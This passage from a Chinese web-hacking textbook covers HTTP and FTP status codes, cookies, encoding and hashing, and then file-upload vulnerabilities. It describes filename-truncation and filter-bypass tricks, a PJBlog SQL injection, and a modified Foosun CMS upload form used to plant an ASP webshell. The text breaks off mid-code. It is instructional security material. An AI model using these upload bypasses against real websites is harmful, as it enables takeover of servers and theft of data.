这是为什么呢？因为它们是分工合作的。Apache为HTML页面服务，而Tomcat实际上运行JSP页面和Servlet。另外，Tomcat和IIS、Apache等Web服务器一样，具有处理HTML页面的功能，并且它还是一个Servlet和JSP容器。不过，Tomcat处理静态HTML的能力不如Apache服务器。

14.5 网站程序常见错误提示的含义

当用户通过浏览器访问Web服务器的网页时，如果出现错误，Web服务器会返回HTTP状态代码以响应该请求。例如，访问某网站发现无法显示，如下图所示。

疑难解答

问：出现404错误时就表示网页不存在吗？

答：出现404错误可能是因为网页不存在，但也有可能是因为网络管理员使用复杂的防火墙技术屏蔽了该网站显示的某些内容，造成404错误。

14.5.1 HTTP错误提示含义

了解HTTP错误提示的含义对维护网站安全的人员来说是最基本的知识。下面就列出各种HTTP错误提示，并给出详细解释。

1 1xx（临时响应）

1xx状态代码表示临时响应并需要请求者执行操作，才能继续的状态代码。

- 100（**继续**）：请求者应当继续提出请求。服务器返回此代码则意味着，服务器已收到了请求的第一部分，现正在等待接收其余部分。
- 101（**切换协议**）：请求者已要求服务器切换协议，服务器已确认并准备进行切换。

2 2xx（成功）

2xx状态代码表示服务器已成功处理了请求的状态代码。

- 200（**成功**）：服务器已成功处理了请求。通常，这表示服务器提供了请求的网页。如果您的robots.txt文件显示为此状态，那么这表示Googlebot已成功检索到该文件。
- 201（**已创建**）：请求成功且服务器已创建了新的资源。
- 202（**已接受**）：服务器已接受了请求，但尚未对其进行处理。
- 203（**非授权信息**）：服务器已成功处理了请求，但返回了可能来自另一来源的信息。
- 204（**无内容**）：服务器成功处理了请求，但未返回任何内容。
- 205（**重置内容**）：服务器成功处理了请求，但未返回任何内容。与204响应不同，此响应要求请求者重置文档视图，如清除表单内容以输入新内容。
- 206（**部分内容**）：服务器成功处理了部分GET请求。

3 3xx（已重定向）

3xx状态代码表示客户端浏览器要采取更多的操作来实现请求。

- 300（**多种选择**）：服务器根据请求可执行多种操作。服务器可根据请求者（User Agent）来选择一项操作，或提供操作列表供请求者选择。
- 301（**永久移动**）：请求的网页已被永久移动到新位置。服务器返回此响应（作为对GET或HEAD请求的响应）时，会自动将请求者转到新位置。
- 302（**临时移动**）：服务器目前正从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。此代码与响应GET和HEAD请求的301代码类似，会自动将请求者转到不同的位置。

- 303（**查看其他位置**）：当请求者应对不同的位置进行单独的GET请求以检索响应时，服务器会返回此代码。对于除HEAD请求之外的所有请求，服务器会自动转到其他位置。
- 304（**未修改**）：自从上次请求后，请求的网页未被修改过。服务器返回此响应时，不会返回网页内容。
- 305（**使用代理**）：请求者只能使用代理访问请求的网页。如果服务器返回此响应，那么服务器还会指明请求者应当使用的代理。
- 307（**临时重定向**）：服务器目前正从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。此代码与响应GET和HEAD请求的301代码类似，会自动将请求者转到不同的位置。

4 4xx（请求错误）

4xx状态代码表示请求可能出错，已妨碍了服务器对请求的处理。

- 400（**错误请求**）：服务器不理解请求的语法。
- 401（**未授权**）：请求要求进行身份验证。登录后，服务器可能会返回对页面的此响应。
- 403（**已禁止**）：服务器拒绝请求。这个代码通常出现在访问者权限不够访问某网页时，由服务器返回给浏览器。
- 404（**未找到**）：服务器找不到请求的网页。例如，如果请求是针对服务器上不存在的网页进行的，那么服务器通常会返回此代码。
- 405（**方法禁用**）：禁用请求中所指定的方法。
- 406（**不接受**）：无法使用请求的内容特性来响应请求的网页。
- 407（**需要代理授权**）：此状态代码与401（未授权）类似，却指定了请求者应当使用代理进行授权。如果服务器返回此响应，那么服务器还会指明请求者应当使用的代理。
- 408（**请求超时**）：服务器等候请求时超时。
- 409（**冲突**）：服务器在完成请求时发生冲突。服务器必须包含有关响应中所发生的冲突信息。服务器在响应与前一个请求相冲突的PUT请求时可能会返回此代码，同时会提供两个请求的差异列表。
- 410（**已删除**）：如果请求的资源已被永久删除，那么服务器会返回此响应。该代码与404（未找到）代码类似，但在资源以前有，现在已经不复存在的情况下，有时会替代404代码出现。如果资源已被永久删除，那么应当使用301代码指定该资源的新位置。
- 411（**需要有效长度**）：服务器不会接受包含无效内容长度标头字段的请求。
- 412（**未满足前提条件**）：服务器未满足请求者在请求中设置的一个前提条件。
- 413（**请求实体过大**）：服务器无法处理请求，因为请求实体过大，已超出服务器的处理能力。

- 414（**请求的 URI 过长**）：请求的URI（通常为网址）过长，服务器无法进行处理。
- 415（**不支持的媒体类型**）：请求的格式不受请求页面的支持。
- 416（**请求范围不符合要求**）：如果请求是针对网页的无效范围进行的，那么服务器会返回此状态代码。
- 417（**未满足期望值**）：服务器未满足“期望”请求标头字段的要求。

5 5xx（服务器错误）

5xx状态代码表示服务器在尝试处理请求时发生内部错误。这些错误可能是服务器本身的错误，而不是请求出错。

- 500（**服务器内部错误**）：服务器遇到错误，无法完成请求。
- 501（**尚未实施**）：服务器不具备完成请求的功能。例如，当服务器无法识别请求方法时，服务器可能会返回此代码。
- 502（**错误网关**）：服务器作为网关或代理，从上游服务器收到了无效的响应。
- 503（**服务不可用**）：目前无法使用服务器（由于超载或进行停机维护）。通常，这只是一种暂时的状态。
- 504（**网关超时**）：服务器作为网关或代理，未及时从上游服务器接收请求。
- 505（**HTTP 版本不受支持**）：服务器不支持请求中所使用的HTTP协议版本。

14.5.2 FTP错误提示含义

有些网站为用户提供了FTP服务是为了方便用户上下载文件，有的网站管理员为了方便自己远程管理网站，也在网站上开设了FTP服务。FTP服务也是黑客的攻击目标之一，因此了解FTP错误代码有利于维护网站的安全。

1 1xx（肯定的初步答复）

1xx状态代码表示一项操作已经成功开始，但客户端希望在继续操作新命令前得到另一个答复。

- 110：重新启动标记答复。
- 120：服务已就绪，在nnn分钟后开始。
- 125：数据连接已打开，正在开始传输。
- 150：文件状态正常，准备打开数据连接。

2 2xx（肯定的完成答复）

2xx状态代码表示一项操作已经成功完成，客户端可以执行新命令。

- 200：命令确定。
- 202：未执行命令，站点上的命令过多。

- 211：系统状态，或系统帮助答复。
- 212：目录状态。
- 213：文件状态。
- 214：帮助消息。
- 215：NAME系统类型，其中，NAME是AssignedNumbers文档中所列的正式系统名称。
- 220：服务就绪，可以执行新用户的请求。
- 221：服务关闭控制连接。如果适当，请注销。
- 225：数据连接打开，没有进行中的传输。
- 226：关闭数据连接，请求的文件操作已成功（如传输文件或放弃文件）。
- 227：进入被动模式。
- 230：用户已登录，继续进行。
- 250：请求的文件操作正确，已完成。
- 257：已创建PATHNAME。

3 3xx（肯定的中间答复）

3xx状态代码表示该命令已成功，但服务器需要更多来自客户端的信息以完成对请求的处理。

- 331：用户名正确，需要密码。
- 332：需要登录账户。
- 350：请求的文件操作正在等待进一步的信息。

4 4xx（瞬态否定的完成答复）

4xx状态代码表示该命令不成功，但错误是暂时的。如果客户端重试命令，可能会执行成功。

- 421：服务不可用，正在关闭控制连接。如果服务确定它必须关闭，将向任何命令发送这一应答。
- 425：无法打开数据连接。
- 426：连接关闭，传输异常退出。
- 450：未执行请求的文件操作，文件不可用（如文件繁忙）。
- 451：请求的操作异常终止，正在处理本地错误。
- 452：未执行请求的操作，系统存储空间不够。

5 5xx（永久性否定的完成答复）

5xx状态代码表示该命令不成功，错误是永久性的。如果客户端重试命令，将再次出现同样的错误。

- 500：语法错误，命令无法识别，这可能包括诸如命令行太长之类的错误。
- 501：在参数中有语法错误。
- 502：未执行命令。
- 503：错误的命令序列。
- 504：未执行该参数的命令。
- 530：未登录。
- 532：存储文件需要账户。
- 550：未执行请求的操作，文件不可用（如未找到文件，没有访问权限等）。
- 551：请求的操作异常终止，未知的页面类型。
- 552：请求的文件操作异常终止，超出存储分配（对于当前目录或数据集）。
- 553：未执行请求的操作，不允许的文件名。

对于一些常见的FTP状态代码，这里给出更加详细的原因解析。

- 150：FTP使用两个端口，其中21用于发送命令，20用于发送数据。状态代码150表示服务器准备在端口20上打开新连接，发送一些数据。
- 226：命令在端口20上打开数据连接以执行操作，如传输文件。该操作成功完成，数据连接已关闭。
- 230：客户端发送正确的密码后，显示该状态代码。它表示用户已成功登录。
- 331：客户端发送用户名后，显示该状态代码。无论所提供的用户名是否为系统中的有效账户，都将显示该状态代码。
- 426：命令打开数据连接以执行操作，但该操作已被取消，数据连接已关闭。
- 530：该状态代码表示用户无法登录，因为用户名和密码组合无效。如果使用某个用户账户登录，可能输入错误的用户名或密码，也可能选择只允许匿名访问。如果使用匿名账户登录，IIS的配置可能拒绝匿名访问。
- 550：命令未被执行，因为指定的文件不可用。例如，要GET的文件并不存在，或试图将文件PUT到没有写入权限的目录。

14.6 网站程序数据通信方式

访问Web网站，其实就是用户通过浏览器和Web服务器之间进行数据通信的过程。那么浏览器与服务器之间有哪些数据通信方式呢？

14.6.1 URL与HTTP/HTTPS协议

为了能直接找到某台计算机，互联网上的每台计算机都指定了唯一的地址，称为IP地址。这些地址都是32位数字，通常用4个十进制数字和3个小数点组成的一串数字来表示。

IP地址中的4个十进制数字可能是0～255的值，这导致IP地址有很多组合，满足世界互联网的需要。由于应用需要，互联网上的每台服务器都有唯一的IP地址。也就是说，服务器具有静态IP地址，这些IP地址一旦购买使用，基本不会变化；除非将服务器更换到其他机房，才可能出现变化。

假设把网站放在IP为221.11.172.203的服务器上，要访问该网站，就得输入这个静态IP地址。因为大多数人很难记住组成IP地址的一大串数字，为了记忆方便，人们发明了URL（Uniform Resource Locator，统一资源定位符）。显然，记忆tianya.cn要比记忆221.11.172.203容易得多。

HTTP（HyperText Transfer Protocol）是超文本传输协议，是Web浏览器或其他程序与Web服务器之间的应用层通信协议。在Web服务器上存放的都是超文本信息，客户机需要通过HTTP传输所要访问的超文本信息。

当想浏览一个网站时，只要在Web浏览器的地址栏里输入网站的地址就可以了，如www.abc.com，但在浏览器的地址栏里面出现的是HTTP://www.abc.com，为什么会多出一个HTTP呢？

在浏览器的地址栏里输入的网站地址称为URL，就像每家每户都有一个门牌地址一样，每个网页也都有一个网址。当在Web浏览器的地址框中输入一个URL或是单击一个超级链接时，URL就确定了要浏览的地址。浏览器通过超文本传输协议（HTTP），将Web服务器上站点的网页代码提取出来，显示在用户的浏览器上。因此，在认识HTTP之前，有必要先弄清楚URL的组成。例如，HTTP://www.abc.com/china/index.htm，它的含义如下。

- HTTP://：代表超文本传输协议，这里也可以是FTP://或HTTPS://协议。
- www：代表一个Web服务器。
- abc.com/：代表Web服务器上制定的网站域名。
- china/：代表该服务器上的子目录，就像文件夹。
- index.htm：代表网站文件夹中的一个HTML文件（网页）。

Internet的基本协议是TCP/IP协议，然而在TCP/IP模型最上层的是应用层（Application Layer），它包含所有高层的协议。高层协议有：文件传输协议FTP、电子邮件传输协议SMTP、域名系统服务DNS、网络新闻传输协议NNTP和HTTP等协议。HTTP只不过是其中一种。

HTTP是用于从Web服务器传输网页到Web浏览器的传送协议。这就是为什么在浏览器中看到的网页地址都是以HTTP://开头的原因。

HTTP协议的发展

访问网页时，如何更加容易地找到我们需要的信息成为一大难题。于是在1990年，科学家们制定了能够快速查找这些超文本文档的协议HTTP。HTTP经过几十年的使用，得到不断地完善和扩展，已经有0.9、1.0、1.1等几个版本。

14.6.2 Cookies与Session

用户访问不同的网址，显示出的数据会变化。例如，我们登录论坛发布帖子后，发帖数量会改变。

除了这些数据的变化，其实用户的一些状态信息（如是登录状态还是游客状态）、属性信息（会员名是张三还是李四，是男性还是女性）也会不同。这些信息都存在网站的数据库中，如果用户每次登录后进行每一个操作都需要输入用户名和密码，就会觉得非常麻烦。这就要求在一段时间内需要“记住”用户的访问信息，特别是用户名和密码信息，因此建立了一些“新”的通信机制。

- Cookie：把一些用户的信息，如会员名、密码等信息存放在客户端的硬盘临时文件中，用户再次访问这个网址时，这些信息也一同送给服务器，服务器就知道这个用户就是刚刚来的那个“家伙”了，于是放行，不必再次登录。
- Session：把用户的一些信息存在服务器的内存中或写在服务器的硬盘某文件夹中，其目的也是使得用户可以很方便地登录、使用网站。Session是有生命周期的，通常，Cookie与Session可以结合使用。

Cookie在用户端，一般采用加密方式存放，针对它的攻击就称为“Cookie欺骗”。而Session保存在服务器端，这并不意味着它是安全的，针对它的攻击称为“Session欺骗”。

由于一些漏洞的利用或利用前提就跟Cookie和Session有关，所以很多入侵过程需要用到Cookie 和Session方面的知识。

查看本机Cookie

知识加油站

以Windows XP操作系统为例，打开C:\Documents and Settings\用户名\Cookies文件夹，就可以看到上网时网站在本地计算机上留下的Cookie。

14.6.3 GET与POST数据提交

用户在网页上填写一些内容，并提交到Web服务器上进行处理（如发表帖子）时，有若干种提交数据的方式，例如在HTML代码中，Method表示提交方式，包括OPTIONS、GET、HEAD、POST、PUT、DELETE、TRACE等。其中，GET和HEAD方法可被所有Web服务器支持，其他方法是可选的；GET方法取回由Request-

URI标识的信息，浏览网页一般均是用GET方法；POST方法用于提交表单，向网站、BBS、邮箱服务器和数据库发送消息。

CURL是一个利用URL语法在命令行方式下工作的文件传输工具。它支持很多协议，如FTP、FTPS、HTTP、HTTPS、GOPHER、TELNET、DICT、FILE及LDAP。CURL同样支持HTTPS认证、HTTP POST方法、HTTP PUT方法、FTP上传、Kerberos认证、HTTP上传、代理服务器、Cookies、用户名/密码认证、下载文件断点续传、上载文件断点续传、HTTP代理服务器管道（proxy tunneling），甚至还支持IPv6、Sockets 5代理服务器。它可通过HTTP代理服务器上传文件到FTP服务器等，功能十分强大。

读者可以访问HTTP://CURL.haxx.se/获取它的源代码和相关说明。CURL的用法为：CURL [options] [URL...]，其中options是下载需要的参数，如下图所示。

```
C:\curl>curl -Is www.163.com
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 23 Jun 2010 09:49:03 GMT
Content-Type: text/html; charset=GBK
Transfer-Encoding: chunked
Vary: Accept-Encoding
Expires: Wed, 23 Jun 2010 09:50:23 GMT
Cache-Control: max-age=80
Vary: User-Agent
Vary: Accept
Via: zw51234, 1.1 ls104:80 (Cdn Cache Server V2.0), 1.1 st112:80 (Cdn Cache Serv
er V2.0)
Connection: keep-alive
Age: 1
```

此外，Server响应头包含处理请求的原始服务器的软件信息。它包含多个产品标识和注释，产品标识一般按照重要性排序。通过上图发现，www.163.com用的是Nginx服务器软件。

14.6.4 常用字符集分类

网页通常有一定的编码，规定了使用的字符集。浏览器如果使用了错误的字符集去查看网页，得到的会是一团乱码。

1 ASCII及其扩展字符集

作用：ASCII及其扩展字符集主要用于显示现代英语和其他西欧语言。

位数：ASCII是由7位表示的，可以表示128个字符；其扩展使用8位表示，表示256个字符。

范围：ASCII从00到7F，扩展从00到FF。

2 GB2312字符集

作用：GB2312字符集是国家简体中文字符集，兼容ASCII。

位数：使用两字节表示，可以表示7445个符号，包括6763个汉字，几乎覆盖所有高频率汉字。

范围：高字节从A1到F7，低字节从A1到FE。将高字节和低字节分别加上0XA0，即可得到编码。

3 BIG5字符集

作用：BIG5字符集是统一繁体字编码。

位数：使用两字节表示，可以表示13 053个汉字。

范围：高字节从A1到F9，低字节从40到7E，A1到FE。

4 GBK字符集

作用：GBK字符集是GB2312的扩展，加入对繁体字的支持，兼容GB2312。

位数：使用两字节表示，可以表示21 886个字符。

范围：高字节从81到FE，低字节从40到FE。

5 GB18030字符集

作用：GB18030字符集解决了中文、日文、朝鲜语等的编码，兼容GBK。

位数：它采用变字节表示（1 ASCII，2，4字节），可表示27 484个文字。

范围：1字节从00到7F，2字节高字节从81到FE，低字节从40到7E和80到FE，4字节第一和第三字节从81到FE，第二和第四字节从30到39。

6 Unicode字符集

作用：为世界650种语言进行统一编码，兼容ISO-8859-1。

位数：Unicode字符集有多个编码方式，分别是UTF-8、UTF-16和UTF-32。

关于这些编码的转换也是黑客入侵过程中经常需要掌握的知识。Python从2.2开始支持Unicode，函数decode(char_set)可以实现其他编码到Unicode的转换；函数encode(char_set)实现Unicode到其他编码方式的转换。

14.7 网站程序数据加密方式

在每个动态网站，几乎都有会员账户和密码及管理员账户和密码，且密码通常不会用明文保存。在实际运用中，加密是保证数据安全的重要手段。

密码学是研究编制密码（简称为加密：encode）和破译密码（简称为解密：decode）的技术科学。decode和encode是黑客经常需要做的事情。黑客研究密码变化的客观规律，有助于破解不同网站的密码。


Sony公司用明文保存用户的密码

知识加油站

2011年最大的安全笑话恐怕要数Sony公司被入侵事件了。Lulzsec黑客组织在社交网站Twitter.com上嘲讽索尼糟糕的网络安全性，后来甚至还公布了来自索尼电脑娱乐开发网络上获取的源代码。该组织表示："最糟糕的是，我们获取的全部数据都没有加密。索尼用明文形式保存了1百万个用户密码，索尼太丢脸了。"

14.7.1 MD5加密

很多网站都是用md5( )散列函数加密数据的。一般网站里的md5.asp是用来实现对密码加密的，如下图所示。




```
md5_II d, a, b, c, x(k + 11), S42, &HBD3AF235
md5_II c, d, a, b, x(k + 2), S43, &H2AD7D2BB
md5_II b, c, d, a, x(k + 9), S44, &HEB86D391

a = AddUnsigned(a, AA)
b = AddUnsigned(b, BB)
c = AddUnsigned(c, CC)
d = AddUnsigned(d, DD)
Next

MD5 = LCase(WordToHex(a) & WordToHex(b) & WordToHex(c) &
WordToHex(d))
' MD5=LCase(WordToHex(b) & WordToHex(c)) 'I crop this to fit
16byte database password :D
End Function

%></html>
```

md5()调用

知识加油站

md5算法的.asp实现（md5.asp）已经成为一个常用的包含md5算法函数的子程序，对于需要加密的数据，可以通过文件包含和调用md5()函数来实现数据传输前、存储前的加密。

如果密码很复杂，经过MD5加密后的代码将更复杂。即使黑客获得了MD5加密后的代码，也无法查询出真实的明文密码信息，如下图所示。



还原密码

知识加油站

通过http://www.cmd5.com/网站可在线还原MD5密文，但不一定成功。

MD5加密过的代码一般均是16位或32位的。如果在攻防实践中得到16位或32位的加密值，根据经验可以轻松判断它是否经过MD5加密，如下图所示。

貌似乱码

知识加油站

通过MD5加密后的密文是由字母与数字组成的，看上去就像一串无意义的乱码。

由于MD5是不可逆的算法（所谓不可逆就是不能反破译出来），因此只能够通过暴力的方式一一对比来破解。当然也有一些站点保存了大量的MD5密文与明文的对应数据，在这些网站查询页面输入MD5加密过的16位或32位代码后，就会自动查询这段代码在其数据库对应的明文并显示给查询者。

14.7.2 SHA1

SHA1是由美国标准技术局（NIST）颁布的国家标准，被各种场合用来处理敏感的信息。由于SHA1是基于MD5的，所以SHA1也是一种不可逆的加密算法，被广泛地用在Web编程中，很多网站也是采取这种加密方式来保护密码。以著名的PJBlog注入漏洞为例，我们一起来深入了解一下SHA1。

PJBlog是一套流行的ASP博客系统，它的加密方式就是采用SHA1算法。该程序V3.0.6.170版本有一个漏洞，导致黑客能够直接取得管理员密码SHA1值。该漏洞的成因在于，漏洞文件action.asp存在注入漏洞，该文件的第14行为：

```
strcname=request("cname")
set checkcdb=conn.execute("select * from blog_Content where log_cname="""&strcname&""""")
```

从中可以看出，strcname没有经过过滤就直接带入数据库里进行查询，产生了注入漏洞。黑客可以精心构造SQL注入语句，列出管理员密码的SHA1值。该漏洞只出现在V3.0.6.170版本中，其他版本则不存在此漏洞。

除此之外，SHA1也用来进行文件校验。对比SHA1值，可以对所有文件进行校验，确保文件没有被病毒和黑客破坏、修改、替换。一旦发现文件被篡改，校验后即可用备份的完好文件进行替换。例如，一些供下载的软件和操作系统光盘都提供了校验值，防止传播过程中被人植入木马而影响自身信誉；一些开源项目在提供下载页面的同时，也提供了SHA1校验值，如下图所示。

查看文件的SHA1值

要查看文件的SHA1值，可下载“文件哈希值计算工具”来进行计算。

14.7.3 Base64加密

Base64是网络上最常见的传输8Bit字节代码的编码方式之一，一般用于在URL中传递较长的标识信息，而且该标识信息还可以不被人识别出意义来。以“迅雷下载”为例，很多下载类网站都提供“迅雷下载”的链接，其地址通常是加密的迅雷

专用下载地址，如thunder://QUFodHRwOi8vd3d3LmJhaWR1LmNvbS9pbWcvc3NsbTFfbG9nby5naWZaWg==这样的地址，就是经过了Base64编码（编码前的地址前后还添加了AA和ZZ字符）。

在网页中获取到这样的编码时，往往可以将其解密，有时能得到一些有用的地址信息，例如某个关键文件的地址，从而能直接将其下载下来进行分析。这也是黑客的常用刺探手段之一。

14.7.4 Zend加密

PHP是网站服务端最流行的编程语言之一。PHP运行环境本身是开源的，服务器不加载插件时PHP脚本也无法加密。为了保证编写的代码不被改写和盗用，PHP非开源网站程序一般使用Zend对所有PHP文件加密，如下图所示。

知识加油站

zend加密与解密

用Zend对PHP文本代码加密后，得到不可读，却可以执行的二进制代码，这就保证了源代码不被泄露，而且二进制代码的执行效率还远高于文本代码。如今已经有一些工具能解密Zend密文了，虽然还原出来的代码可能和原代码不一样，但执行效果是一样的。

14.7.5 ASP代码加密工具

由于Zend只能对PHP代码进行加密，所以要加密ASP代码可使用ASP加密解密软件，如Asp EnCoder，这是由国人自己编写的软件，具有Microsoft Script Encoder加密解密、移位/逆位加密解密算法，可以保护ASP代码。加密后的ASP代码如下图所示。

知识加油站

“刀”的两面性

刀既可以切菜，又可以杀人。同样，ASP代码加密工具既可以帮助程序员保护自己的知识产权，也可以帮助黑客加密自己的木马程序，逃脱杀毒软件的检查。

14.8 常见网站漏洞一览

了解Web常见漏洞和攻击热点，可以宏观把握应该如何学习Web攻击和防护技术，主要包括注入漏洞、上传漏洞和跨站漏洞。OWASP列举的十大Web安全漏洞则更有代表性，本节简单介绍其中前六大重要的Web安全漏洞。

- 跨站脚本漏洞。由于受害网站对用户提交的输入未进行有效的过滤或转换，允许黑客在合法网页链接后插入恶意代码。这么做不仅会导致网页链接增长，在浏览器地址栏无法发现这些恶意代码，最终还会导致用户访问了不应该访问的病毒网站。
- 注入漏洞。SQL注入漏洞主要是利用受害网站程序未对用户输入的字符进行过滤和合法性校验，从而使黑客可以直接执行SQL语句操作数据库，导致网站和数据库遭受攻击。
- 恶意文件执行漏洞。这是因为受害网站代码存在远程文件包含漏洞，允许黑客直接通过包含脚本木马的链接来控制目标网站。
- 直接对象引用隐患漏洞。直接对象引用漏洞是指网站将内部的执行对象，如文件、目录、数据库记录以网页链接地址形式暴露给用户，导致敏感信息泄露。
- 跨站点请求伪造漏洞。跨站点请求伪造漏洞也是由于过滤不严造成的，会导致受害网站遭受跨站点请求伪造攻击。跨站点请求伪造攻击是指对已登录的用户发动攻击的行为，导致这些已经登录的用户执行有利于黑客的操作。
- 信息泄露和不当的错误处理。这是由于不当的错误处理，导致在无意中泄露其配置信息及其他敏感信息。黑客利用该漏洞可能获取一些有用的信息，甚至敏感的数据，进而发动更为危险的攻击行为。

读书笔记

Chapter 15

网站上传漏洞的攻击和防御

本章导读

不少网站都有允许用户上传文件或图片的功能，如上传头像等。这些上传操作容易被黑客用于入侵网站。本章要讲解的就是各种上传漏洞存在原因，以及典型漏洞的利用方法，并在最后讲解了上传漏洞的防御方法。

知识技能要求

通过对本章内容的学习，读者可了解到各种上传漏洞的特点及防御方法。学完可掌握的相关技能知识如下：

- 了解上传漏洞存在的原因
- 认识上传路径过滤不严导致的漏洞
- 认识上传文件类型变量过滤不严造成的漏洞
- 认识逻辑错误产生的漏洞
- 认识各种在线编辑器的漏洞
- 掌握上传漏洞的防御方法

15.1 上传漏洞存在的原因

上传漏洞就是黑客利用网站上传页面存在的漏洞，将ASP、ASPX、PHP、JSP等格式的木马上传至网站目录内，从而得到一个webshell成功控制整个网站。Webshell的界面如下图所示。

webshell

知识加油站

webshell是Web入侵中控制网站的必备工具。从外观来说，webshell就是一个ASP、ASPX、PHP或JSP或其他脚本编写的网页，跟正常的脚本文件没有任何区别。但是它的内容是木马后门代码，因而具备普通脚本文件不具备的诸多功能。

黑客在入侵了一个网站后，常将这些脚本木马文件放置在网站服务器的Web目录中，与正常的网页文件混在一起。之后黑客就可以用浏览器访问webshell，通过webshell控制网站，包括上传文件、下载文件、操作数据库、执行系统命令等。

如果碰到安全意识不强的网站服务器管理员，黑客还可以进一步实施入侵，控制网站所在的服务器。总而言之，上传漏洞是一种比注入更有杀伤力的漏洞。

上传漏洞有以下几种。

1 直接上传漏洞

如果网站有上传页面，黑客会尝试通过该页面直接上传带有.asp、.asa、.jsp、.cer、.php、.aspx、.htr、.cdx等后缀的脚本木马。

例如，动网5.0/6.0论坛的upfile.asp上传页面对上传文件的扩展名过滤不严，导致黑客能直接上传ASP文件。黑客只要打开upfile.asp页面，直接上传ASP木马，即可拿到webshell，从而控制整个网站。

2 00上传漏洞

网上流行的所有无组件上传类都存在此类漏洞。黑客利用嗅探抓包和网络军刀等工具伪造数据包，可以突破网站程序对上传文件名、路径的判断，巧妙上传ASP、ASA、CER等类型的脚本木马，从而控制整个网站。

例如，黑客向目标网站提交一个数据包，数据包的功能是上传了一个木马文件。木马的名称是“muma.asp+空格+.jpg”。由于目标网站的上传程序不能正确识

别这个数据包里的“空格”诡计，当接收到以“muma.asp+空格+.jpg”为文件名的数据时，遇到muma.asp后的空格就认为结束了，于是上传到服务器上的文件就会被保存成muma.asp，因此脚本木马就上传成功了。

3 图片木马上传漏洞

部分网站的管理后台中可以备份数据库功能，黑客可以利用此功能配合上传功能入侵网站。

黑客首先将本地木马exam.asp改为exam.gif，然后打开目标网站的上传页面，上传这个木马exam.gif。通过其他方法得到后台管理员的账号密码，进入网站管理后台，使用备份数据库功能将.gif文件备份成.asp文件，并将“备份数据库路径（相对）”设置为刚才图片上传后得到的路径，在“目标数据库路径”中输入“muma.asp”，提示恢复数据库成功。

之后黑客打开IE浏览器，输入刚才恢复数据库的ASP路径，脚本木马就能运行了。

4 添加上传类型漏洞

大多数网站后台中都允许自定义上传文件的类型，这本来是为了方便网站管理员个性化管理，但是黑客如果拿到后台管理员账户和密码，进入后台自定义上传类型，就可以在上传页面中直接上传脚本木马。

例如，bbsxp论坛的管理后台中允许添加.asa、.asp类型，一旦添加后，黑客就可以上传这两类文件了。

5 反过滤上传

某些上传页面过滤了.asp、.cer等字符，认为这样就修补了漏洞。然而，如果黑客使用aaspsp和ccercer就可以跳过这样的过滤。这是因为上传后aaspsp中的asp被过滤掉了，后缀又变成了.asp。

在线编辑器的漏洞

在线编辑器Ewebeditor的管理后台也能添加aaspsp等类型后缀，添加完毕，即可直接上传aaspsp后缀的木马；成功上传后，即可得到.asp后缀的木马。

总而言之，上传漏洞是由于网站提供的上传程序过滤不严格而导致允许上传脚本木马。

15.2 各种类型的上传漏洞

很多网站是请程序员编写的，但更多的网站是利用了现成的建站模板，直接安装到服务器上，稍做修改即可成为自己的网站。这两种方式无论哪一种，都有可能因为程序员的疏忽，而存在上传漏洞。

15.2.1 上传路径过滤不严导致的漏洞

众所周知，上传文件必须指定文件传到什么位置，然后网站前台如何调用显示该图片。所以有上传功能的页面一定要定义FilePath（上传路径），如果FilePath过滤不严，漏洞就产生了。黑客一般使用文件截断上传的方法来自定义上传路径。

体验攻防实战，必须找到对练的对象。由于找到存在漏洞的网站需要花费很长的时间，所以往往选择自己架设有漏洞的网站，进行攻防试验。存在这一漏洞的是风讯建站模板Foosun dotNETCMS v1.0程序，读者可下载并安装到自己的实验网站上。

黑客是如何入侵以Foosun dotNETCMS v1.0建成的网站的呢？首先黑客注册一个账号，使自己获得上传的权限，并保持该账号在线的状态。然后黑客打开在自己计算机上的风讯建站模板内的configuration\system\Upload_user.aspx文件，并把document.f_Upload.action=后的内容改为http://www.fakesite.cn/configuration/system/Upload_user.aspx? Type=Upload&Path=muma.asp&FileType=&ParentPath=";，整个文件源代码如下所示：

```
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/ DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml" >
    <head>
    <title>文件上传__风讯网站内容管理系统_</title>
    <link  href="../../sysImages/blue/css/usercss.css"
rel="stylesheet" type="text/css" />
    </head>
    <body>
         <form name="f_Upload" method="post" action="Upload_user.
aspx" id="f_Upload" enctype="multipart/form-data">
    <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKMTgwMjg2NTQ2 MGRkRLnFkDeTNwFG2Bcy1T2aC5FHN1A=" />
              <table width="100%" align="center" border="0"
cellpadding="0" cellspacing="0" background="../../sysImages/blue/
admin/reght_1_bg_1.gif">
                <tr>
                    <td class="sysmain_navi"  style="PADDING-LEFT:
14px" height="30">文件上传</td>
                </tr>
            </table>
               <table width="98%" cellpadding="5" cellspacing="1"
class="table" align="center">
                <tr class="TR_BG_list">
                    <td class="list_link" style="text-align:center;">
                       <input name="file" type="file" id="file"
class="form" style="width:400px;" />
                    </td>
```

```
                </tr>
                <tr class="TR_BG_list">
                <td style="text-align:center;">
                    <input type="button"id="tj"value="上传" onclick=
"javascript: SubmitClick();"/>
                </td>
                </tr>
            </table>
        </form>
    </body>
    <script language="javascript" type="text/javascript">
        function SubmitClick()
        {
            if (document.getElementById("file").value=="")
            {
                alert('请选择要上传的文件!');
            }
            else
            {
                 document.f_Upload.action="http://www.fakesite.cn/
